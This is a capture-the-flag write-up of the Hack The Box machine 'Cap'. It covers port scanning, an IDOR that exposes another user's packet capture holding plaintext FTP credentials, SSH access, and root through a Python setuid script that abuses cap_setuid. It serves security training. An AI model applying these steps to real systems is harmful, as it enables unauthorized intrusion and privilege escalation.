HTB Cap Write-Up

Author: 0xChewy

Introduction

Cap is an easy-difficulty Linux machine hosting an HTTP server for administrative purposes, including network captures. Improper access controls result in an Insecure Direct Object Reference (IDOR) vulnerability, enabling unauthorized access to another user's capture. The capture contains plaintext credentials, which can be exploited to gain an initial foothold. Privilege escalation is achieved by exploiting a misconfigured Linux capability to gain root access.


Initial Reconnaissance

Nmap Scan

A basic Nmap scan revealed three open TCP ports:

- **Port 21 (FTP):** An unsecured protocol communicating in plaintext.
- **Port 22 (SSH):** Allows remote shell access with or without authentication.


- **Port 80 (HTTP):** Provides web resources accessible via browsers.




```
└──╼ [★]$ nmap 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 22:20 CST
Nmap scan report for 10.10.10.245
Host is up (0.0094s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Given the presence of a web server on port 80, I accessed the machine's web interface using a browser.

Navigating the HTTP Server



Upon navigating to `http://<ip_address>`, I encountered a dashboard. To identify hidden web directories, I utilized **ffuf** with the SecLists directory wordlist. This enumeration process revealed four additional endpoints, including `/data/`.





```
data                    [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 41ms]
ip                      [Status: 200, Size: 17459, Words: 7275, Lines: 355, Duration: 35ms]
netstat                 [Status: 200, Size: 37628, Words: 18182, Lines: 539, Duration: 44ms]
capture                 [Status: 302, Size: 222, Words: 21, Lines: 4, Duration: 5244ms]
                        [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 31ms]
:: Progress: [87664/87664] :: Job [1/1] :: 1369 req/sec :: Duration: [0:01:16] :: Errors: 0 ::
```

Exploitation of IDOR Vulnerability

Identifying the Vulnerability


At `/data/`, I observed a URL parameter, e.g., `/data/9`, that suggested a potential IDOR vulnerability. By replacing the parameter value with another numeric value (`/data/0`), I gained unauthorized access to another user's dashboard, confirming the presence of IDOR.





Burp Suite Intrusion

Using **Burp Suite**, I executed an intruder attack by fuzzing the IDOR parameter with values ranging from 0 to 30. This attack revealed that only certain user IDs had packet capture (PCAP) files stored under `/data/`.



```
GET /data/0 HTTP/1.1
Host: 10.10.10.245
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```


```
        <tbody>

          <tr>
            <td>
              Number of Packets
            </td>
            <td>
              72
            </td>
          </tr>

          <tr>
            <td>
              Number of IP Packets
            </td>
            <td>
              69
            </td>
          </tr>

          <tr>
            <td>
              Number of TCP Packets
```

Extracting Credentials

The PCAP file from user ID `0` contained plaintext FTP credentials captured during a session. The credentials were as follows:

- **Username:** `nathan`

- **Password:** `Buck3tH4TF0RM3!`




```
35 2.667693   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.126500   192.168.196.1    192.168.196.16   FTP   69 Request: USER nathan
37 4.126526   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630   192.168.196.16   192.168.196.1    FTP   90 Response: 331 Please specify the password.
39 4.167701   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998   192.168.196.1    192.168.196.16   FTP   78 Request: PASS Buck3tH4TF0RM3!
41 5.425034   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387   192.168.196.16   192.168.196.1    FTP   79 Response: 230 Login successful.
43 5.432801   192.168.196.1    192.168.196.16   FTP   62 Request: SYST
44 5.432834   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45 5.432937   192.168.196.16   192.168.196.1    FTP   75 Response: 215 UNIX Type: L8
46 5.478790   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47 6.309628   192.168.196.1    192.168.196.16   FTP   84 Request: PORT 192,168,196,1,212,140
48 6.309655   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
49 6.309874   192.168.196.16   192.168.196.1    FTP   107 Response: 200 PORT command successful. Consider us
```

```
Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
File Transfer Protocol (FTP)
[Current working directory: ]
```


Initial Access via SSH

With the extracted credentials, I successfully logged into the machine via SSH as user `nathan`:

```
ssh nathan@<ip_address>
```




```
┌─[us-free-1]─[10.10.14.30]─[htb-mp-2125035@htb-07fflxrbf1]─[~]
└──╼ [★]$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 25 05:27:34 UTC 2025

  System load:           0.0
  Usage of /:            37.4% of 8.73GB
  Memory usage:          40%
  Swap usage:            0%
  Processes:             242
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb0:a70f

  => There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.


Last login: Sat Jan 25 03:47:09 2025 from 10.10.14.118
```




```
root@cap:~# cat user.txt
b8a19172c48e7a5f4c93da0d9d90adc6
root@cap:~# pwd
/home/nathan
root@cap:~#
```

Upon gaining shell access, I found the first flag (`user.txt`) and the LinPEAS script within Nathan's home directory. Executing LinPEAS revealed a privilege escalation vector related to Python capabilities.



```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.wiki         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Us
e it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-
```

Privilege Escalation

Capability Misconfiguration

LinPEAS identified that Python on the system had a misconfigured capability allowing the `CAP_SETUID` privilege. This capability permits a process to change its user ID arbitrarily, which can be leveraged to gain root access.

Reference: https://man7.org/linux/man-pages/man7/capabilities.7.html


Exploitation

A simple Python script was crafted to escalate privileges:

```python
import os
os.setuid(0)
os.system("/bin/bash")
```

Conclusion

Running the script set my UID to 0, granting root-level access. After successful elevation, navigating to the root directory revealed the final flag (`root.txt`).



```
root@cap:/# cd root/
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
f22263a13b18918d1f964922ab36c5f8
root@cap:/root# 
```